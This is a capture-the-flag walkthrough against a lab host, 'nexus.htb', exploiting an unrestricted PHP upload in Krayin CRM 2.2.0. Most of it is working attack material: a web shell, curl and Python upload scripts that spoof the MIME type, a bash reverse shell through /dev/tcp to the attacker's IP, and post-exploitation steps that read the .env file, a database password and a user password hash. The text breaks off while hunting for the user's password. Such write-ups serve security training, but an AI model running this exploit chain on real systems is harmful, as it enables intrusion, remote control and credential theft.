
We are successfully authenticated into a dashboard:

- If we click the user's icon we can see version: 2.2.0
Answer: 2.2.0
Task 6
What CVE affects Krayin CRM version 2.2.0, allowing unrestricted PHP file upload leading to remote code execution?
I just google this question and the first answer points to: CVE-2026-38526

Answer: CVE-2026-38526
Task 7
What is the password for jones discovered during post-exploitation?
Step 1: Build and send the webshell via CVE-2026-38526
echo '<?php system($_GET["cmd"]); ?>' > shell.php
- This will make a
shell.phpfile containg a web shell - It will server as our payload
Next, note how the request header looks like when visiting the login page:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl -I http://billing.nexus.htb/admin/login
\HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Sat, 03 Oct 2026 11:56:33 GMT
phpdebugbar-id: 01M40SZ0FDC8Z5RKV8CV3QFYDF
Set-Cookie: XSRF-TOKEN=eyJpdiI6IlkvOWMzTStEa3VFNlZXUmQzdTNPM1E9PSIsInZhbHVlIjoiSUJiaS9NOXMvK1hYZ0NZSmJMdWYxTmZXSnJ0YWRMWnExMHVRU0VWOEw1L3JYQXd4NVJocEdrWkdWYjYzeDZJZG5yMlM4Q1RySGZQZDBWcWs4M2Fxd3ZlTzlFRngxTjhSbmtOaUpXaXNLa0dVL3U0L09HaE1zT1JyaDBHQjNPK3giLCJtYWMiOiJmZDVhNTJjZGJlZTk5Nzc4MGI2NzFmMzM2MWFiOTU1N2U2ZGJiMzY2YjI1M2E0NzY1OTIxNzY5YTIyNjYxYzg0IiwidGFnIjoiIn0%3D; expires=Sat, 03 Oct 2026 13:56:33 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: krayin_crm_session=eyJpdiI6Ik1SZTZzQkhnUmVpUDgzM1lXQksxekE9PSIsInZhbHVlIjoiTllsOWRLY1J4cVR4YWJGZ0oxVjd2MTlRbGtCdHBPUDYreW1UTFRDWFVLbWxzczZyMTd5RHN4RUxvOGc1K2VPMFQ0ZE1qWGxsYVp3ZVpSM0hhalpoalBQYUE2alJpUFd5LzVqT0FDam12bi9PMlg1bGRqVWxkaktuZzJBZ1cvekoiLCJtYWMiOiJhMzA0MjAxMDc0YmI2MGVmNGVlODM3YTk1YWZhMmEyZmZiYmQ0ZDBhOWI0MmVlNzlkMjJhNTAyNDY4OGViNzdjIiwidGFnIjoiIn0%3D; expires=Sat, 03 Oct 2026 13:56:33 GMT; Max-Age=7200; path=/; httponly; samesite=lax
- We will need a
XSRF-TOKEN - Note that is the name of this cookie
You'll need a valid session + CSRF token. Easiest is to log in via browser first, grab cookies from dev tools (Network tab → any request → copy XSRF-TOKEN and krayin_crm_session cookie values), or script the full login flow. Quick version with curl:
# Get login page, extract CSRF token + cookies
curl -c cookies.txt -s http://billing.nexus.htb/admin/login -o login.html
CSRF=$(grep -oP 'name="_token" value="\K[^"]+' login.html)

# Log in
curl -b cookies.txt -c cookies.txt -s -X POST http://billing.nexus.htb/admin/login \
  -d "_token=$CSRF&email=j.matthew@nexus.htb&password=N27xh!!2ucY04" \
  -L -o /dev/null

# Get a fresh token for the upload request (Laravel often needs a per-request token from a loaded page)
curl -b cookies.txt -c cookies.txt -s http://billing.nexus.htb/admin/dashboard -o dash.html
XSRF=$(grep -oP 'XSRF-TOKEN=\K[^;]+' cookies.txt)

# Upload the webshell
curl -b cookies.txt -s -X POST http://billing.nexus.htb/admin/tinymce/upload \
  -H "X-XSRF-TOKEN: $XSRF" \
  -F "file=@shell.php;type=image/jpeg"
Output:
...
<title>Page Expired</title>
...
"Page Expired" = HTTP 419, a CSRF token mismatch. This is a common gotcha with Laravel's CSRF handling in curl — the XSRF-TOKEN cookie is URL-encoded, and you need to decode it before sending it back as the X-XSRF-TOKEN header. A plain grep pulls the raw encoded value (with %3D etc. in it), which won't match.
Easiest fix: switch to Python with requests, which handles cookie/session state correctly:
import requests
import re

s = requests.Session()
base = "http://billing.nexus.htb"

# Step 1: Get login page, extract CSRF token
r = s.get(f"{base}/admin/login")
token = re.search(r'name="_token" value="([^"]+)"', r.text).group(1)

# Step 2: Log in
r = s.post(f"{base}/admin/login", data={
    "_token": token,
    "email": "j.matthew@nexus.htb",
    "password": "N27xh!!2ucY04"
})

# Step 3: Laravel sets XSRF-TOKEN cookie automatically (requests decodes it for us)
xsrf_token = s.cookies.get("XSRF-TOKEN")

# Step 4: Upload the webshell
with open("shell.php", "rb") as f:
    files = {"file": ("shell.jpg", f, "image/jpeg")}
    headers = {"X-XSRF-TOKEN": requests.utils.unquote(xsrf_token)}
    r = s.post(f"{base}/admin/tinymce/upload", files=files, headers=headers)

print(r.status_code)
print(r.text)
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ python3 exploit.py
200
{"location":"http:\/\/billing.nexus.htb\/storage\/tinymce\/301ac555087dcfccd07063ea65fd3009.jpg"}
Why this works better than raw curl: requests.Session() properly tracks cookies across redirects, and requests.utils.unquote() decodes the URL-encoded XSRF cookie value so it matches what Laravel's middleware expects in the header.
The file got stored with a .jpg extension — that's because we named the upload shell.jpg in the Python files tuple. The vulnerability trusts the client-supplied filename, so we need to actually send it as shell.php (just keep the spoofed Content-Type: image/jpeg to bypass MIME-type validation, but let the filename itself end in .php).
with open("shell.php", "rb") as f:
    files = {"file": ("shell.php", f, "image/jpeg")}  # filename ends in .php now
    headers = {"X-XSRF-TOKEN": requests.utils.unquote(xsrf_token)}
    r = s.post(f"{base}/admin/tinymce/upload", files=files, headers=headers)

print(r.status_code)
print(r.text)
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ python3 exploit.py
200
{"location":"http:\/\/billing.nexus.htb\/storage\/tinymce\/36db54b8d3e340bb50562ef92df9fa02.php"}
Once you get the new .php URL back, trigger it:
curl "http://billing.nexus.htb/storage/tinymce/36db54b8d3e340bb50562ef92df9fa02.php?cmd=id"
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ curl "http://billing.nexus.htb/storage/tinymce/36db54b8d3e340bb50562ef92df9fa02.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
- We have Remote Code Execution (RCE)!
Code execution confirmed as www-data. Let's upgrade to a proper interactive reverse shell so you can do real post-exploitation (file reads, process inspection, etc. — much harder to do cleanly through one-off curl ?cmd= calls).
Step 1: Start a listener on your attack box
nc -lvnp 4444
Step 2: Find your VPN IP (the one your HTB VPN assigns you, reachable by the target)
ip a | grep tun0
Step 3: Trigger a reverse shell via the webshell
URL-encode a bash reverse shell one-liner and hit it with curl (replace <YOUR_TUN0_IP>):
curl -G "http://billing.nexus.htb/storage/tinymce/36db54b8d3e340bb50562ef92df9fa02.php" --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.10.15.230/4444 0>&1'"
This should hang (that's expected — it's holding the connection open as a persistent shell session), and your nc listener should catch the incoming connection.
Output:
┌──(macc㉿kaliLab)-[~/krayin-docker-setup]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.230] from (UNKNOWN) [10.129.116.70] 35818
bash: cannot set terminal process group (1432): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nexus:~/krayin/storage/app/public/tinymce$
Step 4: Stabilize the shell (optional but recommended)
Once connected in your nc listener:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Then on your attacker machine:
stty raw -echo; fg
Step 5: Begin post-exploitation enumeration for jones's password
Once stabilized, run the checks from before:
cat /etc/passwd | grep jones
find / -user jones 2>/dev/null -not -path "/proc/*" 2>/dev/null
ls -la /var/www/krayin/storage/logs/
grep -r "jones" /var/www/krayin/.env /var/www/krayin/storage/ 2>/dev/null
find / -iname "*.bak" -o -iname "*backup*" -o -iname "*.sql" 2>/dev/null | grep -v proc
cat /var/mail/* 2>/dev/null
crontab -l 2>/dev/null
ls -la /var/www/krayin/
ls -la /home/
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ cat /etc/passwd | grep jones
jones:x:1000:1000:,,,:/home/jones:/bin/bash

www-data@nexus:~/krayin/storage/app/public/tinymce$ find / -user jones 2>/dev/null -not -path "/proc/*" 2>/dev/null
find / -user jones 2>/dev/null -not -path "/proc/*" 2>/dev/null
/home/jones

www-data@nexus:~/krayin/storage/app/public/tinymce$ ls -la /var/www/krayin/storage/logs/
ls -la /var/www/krayin/storage/logs/
total 12
drwxrwxr-x 2 www-data www-data 4096 May 12 12:06 .
drwxrwxr-x 6 www-data www-data 4096 May 12 12:06 ..
-rwxrwxr-x 1 www-data www-data   14 Mar 17  2026 .gitignore

www-data@nexus:~/krayin/storage/app/public/tinymce$ grep -r "jones" /var/www/krayin/.env /var/www/krayin/storage/ 2>/dev/null grep -r "jones" /var/www/krayin/.env /var/www/krayin/storage/ 2>/dev/null

www-data@nexus:~/krayin/storage/app/public/tinymce$ grep -r "jones" /var/www/krayin/.env /var/www/krayin/storage/ 2>/dev/null grep -r "jones" /var/www/krayin/.env /var/www/krayin/storage/ 2>/dev/null www-data@nexus:~/krayin/storage/app/public/tinymce$ find / -iname "*.bak" -o -iname "*backup*" -o -iname "*.sql" 2>/dev/null | grep -v proc find / -iname "*.bak" -o -iname "*backup*" -o -iname "*.sql" 2>/dev/null | grep -v proc /var/backups /var/lib/systemd/deb-systemd-helper-enabled/dpkg-db-backup.timer.dsh-also /var/lib/systemd/deb-systemd-helper-enabled/timers.target.wants/dpkg-db-backup.timer /var/lib/systemd/timers/stamp-dpkg-db-backup.timer /var/www/krayin/vendor/phpunit/phpunit/src/Metadata/ExcludeStaticPropertyFromBackup.php /var/www/krayin/vendor/phpunit/phpunit/src/Metadata/BackupStaticProperties.php /var/www/krayin/vendor/phpunit/phpunit/src/Metadata/ExcludeGlobalVariableFromBackup.php /var/www/krayin/vendor/phpunit/phpunit/src/Metadata/BackupGlobals.php /var/www/krayin/vendor/phpunit/phpunit/src/Framework/Attributes/ExcludeStaticPropertyFromBackup.php /var/www/krayin/vendor/phpunit/phpunit/src/Framework/Attributes/BackupStaticProperties.php /var/www/krayin/vendor/phpunit/phpunit/src/Framework/Attributes/ExcludeGlobalVariableFromBackup.php /var/www/krayin/vendor/phpunit/phpunit/src/Framework/Attributes/BackupGlobals.php /var/www/krayin/vendor/phpunit/phpunit/src/TextUI/Configuration/Xml/Migration/Migrations/RenameBackupStaticAttributesAttribute.php /var/www/krayin/vendor/laravel/sail/database/pgsql/create-testing-database.sql /var/www/krayin/vendor/php-debugbar/php-debugbar/src/DebugBar/Storage/pdo_storage_schema.sql /etc/systemd/system/timers.target.wants/dpkg-db-backup.timer /etc/.resolv.conf.systemd-resolved.bak /usr/share/perl5/Debconf/DbDriver/Backup.pm /usr/share/mysql/uninstall_rewriter.sql /usr/share/mysql/install_rewriter.sql /usr/share/mysql/debian_create_root_user.sql /usr/share/mysql/innodb_memcached_config.sql /usr/share/man/man8/vgcfgbackup.8.gz /usr/share/man/man8/cryptsetup-luksHeaderBackup.8.gz /usr/share/bash-completion/completions/vgcfgbackup /usr/src/linux-headers-6.8.0-106-generic/include/config/NET_TEAM_MODE_ACTIVEBACKUP /usr/src/linux-headers-6.8.0-106-generic/include/config/WM831X_BACKUP /usr/src/linux-headers-6.8.0-106/tools/testing/selftests/net/test_bridge_backup_port.sh /usr/src/linux-headers-6.8.0-106/tools/testing/selftests/net/tcp_fastopen_backup_key.sh /usr/src/linux-headers-6.8.0-111-generic/include/config/NET_TEAM_MODE_ACTIVEBACKUP /usr/src/linux-headers-6.8.0-111-generic/include/config/WM831X_BACKUP /usr/src/linux-headers-6.8.0-111/tools/testing/selftests/net/test_bridge_backup_port.sh /usr/src/linux-headers-6.8.0-111/tools/testing/selftests/net/tcp_fastopen_backup_key.sh /usr/lib/modules/6.8.0-106-generic/kernel/drivers/net/team/team_mode_activebackup.ko.zst /usr/lib/modules/6.8.0-106-generic/kernel/drivers/power/supply/wm831x_backup.ko.zst /usr/lib/modules/6.8.0-111-generic/kernel/drivers/net/team/team_mode_activebackup.ko.zst /usr/lib/modules/6.8.0-111-generic/kernel/drivers/power/supply/wm831x_backup.ko.zst /usr/lib/systemd/system/dpkg-db-backup.timer /usr/lib/systemd/system/dpkg-db-backup.service /usr/lib/mysql/plugin/component_mysqlbackup.so /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbackup.so /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-312.pyc /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py /usr/lib/python3/dist-packages/botocore/data/backupstorage /usr/lib/python3/dist-packages/botocore/data/backup-gateway /usr/lib/python3/dist-packages/botocore/data/backup /usr/sbin/vgcfgbackup /usr/libexec/dpkg/dpkg-db-backup

www-data@nexus:~/krayin/storage/app/public/tinymce$ cat /var/mail/* 2>/dev/null cat /var/mail/* 2>/dev/null

www-data@nexus:~/krayin/storage/app/public/tinymce$ crontab -l 2>/dev/null crontab -l 2>/dev/null

www-data@nexus:~/krayin/storage/app/public/tinymce$ ls -la /var/www/krayin/
ls -la /var/www/krayin/
total 568
drwxr-xr-x 14 www-data www-data   4096 May 12 12:06 .
drwxr-xr-x  4 root     root       4096 May 12 12:06 ..
-rw-r--r--  1 www-data www-data    220 Mar 17  2026 .editorconfig
-rw-r--r--  1 www-data www-data   1195 Apr 22 22:50 .env
-rw-r--r--  1 www-data www-data   1124 Mar 17  2026 .env.example
-rw-r--r--  1 www-data www-data    186 Mar 17  2026 .gitattributes
-rw-r--r--  1 www-data www-data    455 Mar 17  2026 .gitignore
-rw-r--r--  1 www-data www-data   3353 Mar 17  2026 CODE_OF_CONDUCT.md
-rw-r--r--  1 www-data www-data   1078 Mar 17  2026 LICENSE
-rw-r--r--  1 www-data www-data   5920 Mar 17  2026 README.md
-rw-r--r--  1 www-data www-data   1783 Mar 17  2026 UPGRADE.md
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 app
-rwxr-xr-x  1 www-data www-data    350 Mar 17  2026 artisan
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 bootstrap
-rw-r--r--  1 www-data www-data   3824 Mar 17  2026 composer.json
-rw-r--r--  1 www-data www-data 454427 Mar 17  2026 composer.lock
drwxr-xr-x  2 www-data www-data   4096 May 12 12:06 config
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 database
-rw-r--r--  1 www-data www-data     32 Mar 17  2026 example.txt
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 lang
-rw-r--r--  1 www-data www-data    216 Mar 17  2026 package.json
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 packages
-rw-r--r--  1 www-data www-data   1164 Mar 17  2026 phpunit.xml
-rw-r--r--  1 www-data www-data    173 Mar 17  2026 pint.json
drwxr-xr-x  6 www-data www-data   4096 May 12 12:06 public
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 resources
drwxr-xr-x  2 www-data www-data   4096 May 12 12:06 routes
drwxrwxr-x  6 www-data www-data   4096 May 12 12:06 storage
drwxr-xr-x  4 www-data www-data   4096 May 12 12:06 tests
drwxr-xr-x 71 www-data www-data   4096 May 12 12:06 vendor
-rw-r--r--  1 www-data www-data    263 Mar 17  2026 vite.config.js

www-data@nexus:~/krayin/storage/app/public/tinymce$ ls -la /home/
ls -la /home/
total 16
drwxr-xr-x  4 root  root  4096 May 12 12:06 .
drwxr-xr-x 23 root  root  4096 May 12 12:06 ..
drwxr-x---  2 git   git   4096 May 12 12:27 git
drwxr-x---  3 jones jones 4096 May 12 12:26 jones
Also worth checking immediately — you're www-data, so check if there's a Laravel .env readable with DB creds different from what you already have (sometimes prod .env differs from the git-leaked one), and query the users/admins table directly for password hashes:
cat /var/www/krayin/.env
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ cat /var/www/krayin/.env
cat /var/www/krayin/.env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr1OPHBe69GxK06/X1y1vCQU1SIMIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com

MAIL_RECEIVER_DRIVER=sendgrid

IMAP_HOST=imap.example.com
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=your_username
IMAP_PASSWORD=your_password

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
- Note we got another DB password: y27xb3ha!!74GbR
Directly try making a mysql query:
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM users;" 2>/dev/null
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM users;" 2>/dev/null
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SELECT * FROM users;" 2>/dev/null
+----+-------+---------------------+--------------------------------------------------------------+--------+-----------------+---------+----------------+---------------------+---------------------+-------+
| id | name  | email               | password                                                     | status | view_permission | role_id | remember_token | created_at          | updated_at          | image |
+----+-------+---------------------+--------------------------------------------------------------+--------+-----------------+---------+----------------+---------------------+---------------------+-------+
|  1 | james | j.matthew@nexus.htb | $2y$10$ez0AouNyeP4NmwjLSV5vCOAJxMLi.6fCKmGC3M6Ve5xJmWJOLRJ5i |      1 | global          |       1 | NULL           | 2026-04-23 04:20:11 | 2026-04-23 04:20:11 | NULL  |
+----+-------+---------------------+--------------------------------------------------------------+--------+-----------------+---------+----------------+---------------------+---------------------+-------+
List all the tables in the DB:
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SHOW TABLES;" 2>/dev/null
Output:
www-data@nexus:~/krayin/storage/app/public/tinymce$ mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SHOW TABLES;" 2>/dev/null
mysql -u krayin -p'y27xb3ha!!74GbR' -h localhost krayin -e "SHOW TABLES;" 2>/dev/null
+------------------------+
| Tables_in_krayin       |
+------------------------+
| activities             |
| activity_files         |
| activity_participants  |
| attribute_options      |
| attribute_values       |
| attributes             |
| core_config            |
| countries              |
| country_states         |
| datagrid_saved_filters |
| email_attachments      |
| email_tags             |
| email_templates        |
| emails                 |
| failed_jobs            |
| groups                 |
| import_batches         |
| imports                |
| job_batches            |
| jobs                   |
| lead_activities        |
| lead_pipeline_stages   |
| lead_pipelines         |
| lead_products          |
| lead_quotes            |
| lead_sources           |
| lead_stages            |
| lead_tags              |
| lead_types             |
| leads                  |
| marketing_campaigns    |
| marketing_events       |
| migrations             |
| organizations          |
| person_activities      |
| person_tags            |
| personal_access_tokens |
| persons                |
| product_activities     |
| product_inventories    |
| product_tags           |
| products               |
| quote_items            |
| quotes                 |
| roles                  |
| tags                   |
| user_groups            |
| user_password_resets   |
| users                  |
| warehouse_activities   |
| warehouse_locations    |
| warehouse_tags         |
| warehouses             |
| web_form_attributes    |
| web_forms              |
| webhooks               |
| workflows              |
+------------------------+
Check the emails table — Krayin CRM stores sent/received email content in the DB
Since the .env configures SMTP/IMAP mail integration, there's a good chance an email was sent containing a password (e.g., a "here's your new account password" message to jones):
